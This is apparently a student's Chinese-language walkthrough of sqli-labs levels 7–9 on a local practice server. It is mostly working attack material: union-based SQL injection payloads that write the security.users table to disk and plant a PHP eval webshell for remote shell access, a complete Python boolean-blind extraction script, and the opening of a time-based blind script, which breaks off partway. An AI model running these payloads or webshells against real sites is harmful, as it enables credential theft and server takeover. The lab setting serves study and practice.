
爆字段
?id=0')) union select 1,2,column_name from information_schema.columns where table_schema='security' and table_name='users' into outfile "D:\\phpstudy_pro\\www\\sqli-labs-master\\Less-7\\test2.txt" --+

爆数据
?id=0')) union select id,username,password from security.users into outfile "D:\\phpstudy_pro\\www\\sqli-labs-master\\Less-7\\test3.txt" --+

第二种,一句话木马
直接把一句话传进去,蚁剑连上去拿shell
?id=0')) union select 1,2,'<?php @eval($_POST["sql"]); ?>' into outfile "D:\\phpstudy_pro\\www\\sqli-labs-master\\Less-7\\sql.php" --+
注意这里要用POST


结束了,知识点挺多,继续肝!
less-8
盲注原理是懂了,脚本也大致懂了,可是自己写不出来就很烦。这里可以时间盲注也可以布尔盲注,这里采用布尔盲注。介绍一下布尔盲注需要用到的相关点
length() 函数 返回字符串的长度 substr() 截取字符串 ascii() 返回字符的ascii码 sleep(n) 将程序挂起一段时间 n为n秒 if(expr1,expr2,expr3) 判断语句 如果第一个语句正确就执行第二个语句如果错误执行第三个语句
经测试,这关查询正确语句会返回You are in...........,而查询出错则不回显,并且测试出id外有单引号包裹。比如我查询数据库长度
并没成功,我再次尝试长度为8
有回显,说明查询成功,数据库名字长度为8,然后每个字母都要一下一下试,所以盲注一般写脚本,否则。。。
据说可以sqlmap一把梭,或者burp suite注入,但我不会,这里放一个自己写的脚本,写得不好勿喷
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
import requests

url = "http://localhost/Less-8/"
cont = "You are in..........."


def get_database_length():
    for i in range(1, 10):
        payload = "?id=1'and length(database())=%d --+" % i
        uri = url + payload
        result = requests.get(uri)
        if cont in result.text:
            print("数据库名长度为:%d" % i)
            return i


def get_database_name():
    name = ""
    for i in range(1, db_len + 1):
        for j in "abcdefghijklmnopqrstuvwxyz":
            payload = "?id=1'and substr(database(),%d,1)='%s' --+" % (i, j)
            uri = url + payload
            result = requests.get(uri)
            if cont in result.text:
                name += j
    print("数据库名为:%s" % name)
    return name


def get_table_number():
    num = 0
    while 1:
        payload = "?id=0' union select 1,2,table_name from information_schema.tables where " \
                  "table_schema='%s' limit %d,1--+" % (db_name, num)
        uri = url + payload
        result = requests.get(uri)
        if cont in result.text:
            num += 1
        else:
            break
    print("表的数目为:%d" % num)
    return num


def get_table_length(n):
    for i in range(1, 20):
        payload = "?id=1' and length((select table_name from information_schema.tables where " \
                  "table_schema='%s'  limit %d,1))=%d --+" % (db_name, n, i)
        uri = url + payload
        result = requests.get(uri)
        if cont in result.text:
            return i


def get_table_names():
    names = []
    for i in range(0, tb_num):
        name = ""
        tb_len = get_table_length(i)
        for j in range(0, tb_len + 1):
            for k in "abcdefghijklmnopqrstuvwxyz":
                payload = "?id=1' and substr((select table_name from information_schema.tables where " \
                          "table_schema='%s'  limit %d,1),%d,1)='%s' --+" % (db_name, i, j, k)
                uri = url + payload
                result = requests.get(uri)
                if cont in result.text:
                    name += k
        names.append(name)
    print(names)
    return names


def get_column_num(i):
    num = 0
    while 1:
        payload = "?id=0' union select 1,2,column_name from information_schema.columns where " \
                  "table_name='%s' limit %d,1--+" % (tb_names[i], num)
        uri = url + payload
        result = requests.get(uri)
        if cont in result.text:
            num += 1
        else:
            break
    print("第%d个表,有%d列" % (i + 1, num))
    return num


def get_column_length(i, j):
    for n in range(1, 20):
        payload = "?id=1' and length((select column_name from information_schema.columns where " \
                  "table_name='%s'  limit %d,1))=%d --+" % (tb_names[i], j, n)
        uri = url + payload
        result = requests.get(uri)
        if cont in result.text:
            return n


def get_column_name():
    names = [[] for _ in range(tb_num)]
    for i in range(0, tb_num):
        cl_num = get_column_num(i)
        for j in range(0, cl_num):
            name = ""
            cl_len = get_column_length(i, j)
            for y in range(1, cl_len + 1):
                for k in "qwertyuiopasdfghjklzxcvbnm":
                    payload = "?id=1' and substr((select column_name from information_schema.columns where " \
                              "table_name='%s'  limit %d,1),%d,1)='%s' --+" % (tb_names[i], j, y, k)
                    uri = url + payload
                    result = requests.get(uri)
                    if cont in result.text:
                        name += k
            names[i].append(name)
    print(names)


def get_data_num(i, j):
    num = 0
    for n in range(0, 20):
        payload = "?id=0' union select 1,2,%s from %s limit %d,1 --+" % (j, i, n)
        uri = url + payload
        result = requests.get(uri)
        if cont in result.text:
            num += 1
    return num


def get_data_length(i, j, k):
    for n in range(1, 20):
        payload = "?id=1' and length((select %s from %s limit %d,1))=%d --+" % (j, i, k, n)
        uri = url + payload
        result = requests.get(uri)
        if cont in result.text:
            return n


def get_data(i, j):
    da = []
    data_num = get_data_num(i, j)
    for n in range(0, data_num):
        d=""
        data_len = get_data_length(i, j, n)
        for z in range(1, data_len + 1):
            for k in "qwertyuiopasdfghjklzxcvbnm1234567890":
                payload = "?id=1' and substr((select %s from %s limit %d,1),%d,1)='%s' --+" % (j, i, n, z, k)
                uri = url + payload
                result = requests.get(uri)
                if cont in result.text:
                    d += k
        da.append(d)
    print(da)


if __name__ == '__main__':
    db_len = get_database_length()
    db_name = get_database_name()
    tb_num = get_table_number()
    tb_names = get_table_names()
    get_column_name()
    while 1:
        table_name, column_name = input("输入表名列名查询数据,以空格间隔:").split()
        get_data(table_name, column_name)
脚本有点慢,稍微等一下就好
我好垃圾啊,群里高中大佬都很强,我大二还是废物!
冲!
less-9
跟上一关很像,这一关左试右试,什么都回显一样,那就只得放弃其他类型注入,在测试一番后,发现?id=1' and sleep(5) --+可以使浏览器延迟,左上角圈一直转,有延迟说明执行了sleep(5)
那就必然使用时间盲注了,贴脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
import requests
import datetime

url = "http://localhost/sql-labs/Less-9/?id=1'"


def get_dbname():
    dbname = ''
    for i in range(1, 9):
        for k in range(32, 127):
            payload = "and if(ascii(substr(database(),{0},1))={1},sleep(2),1)--+".format(i, k)
            # payload = " and if(ascii(substr(database(),{0},1))={1},sleep(2),1) --+".format(i,k)
            # if语句里面的sleep(2)为如果注入语句正确浏览器就休眠两秒,也可以和1调换位置(那样就是如果语句错误休眠两秒)
            time1 = datetime.datetime.now()
            # 获得提交payload之前的时间
            res = requests.get(url + payload)
            time2 = datetime.datetime.now()
            # 获得payload提交后的时间
            difference = (time2 - time1).seconds
            # time,time2时间差,seconds是只查看秒
            if difference > 1:
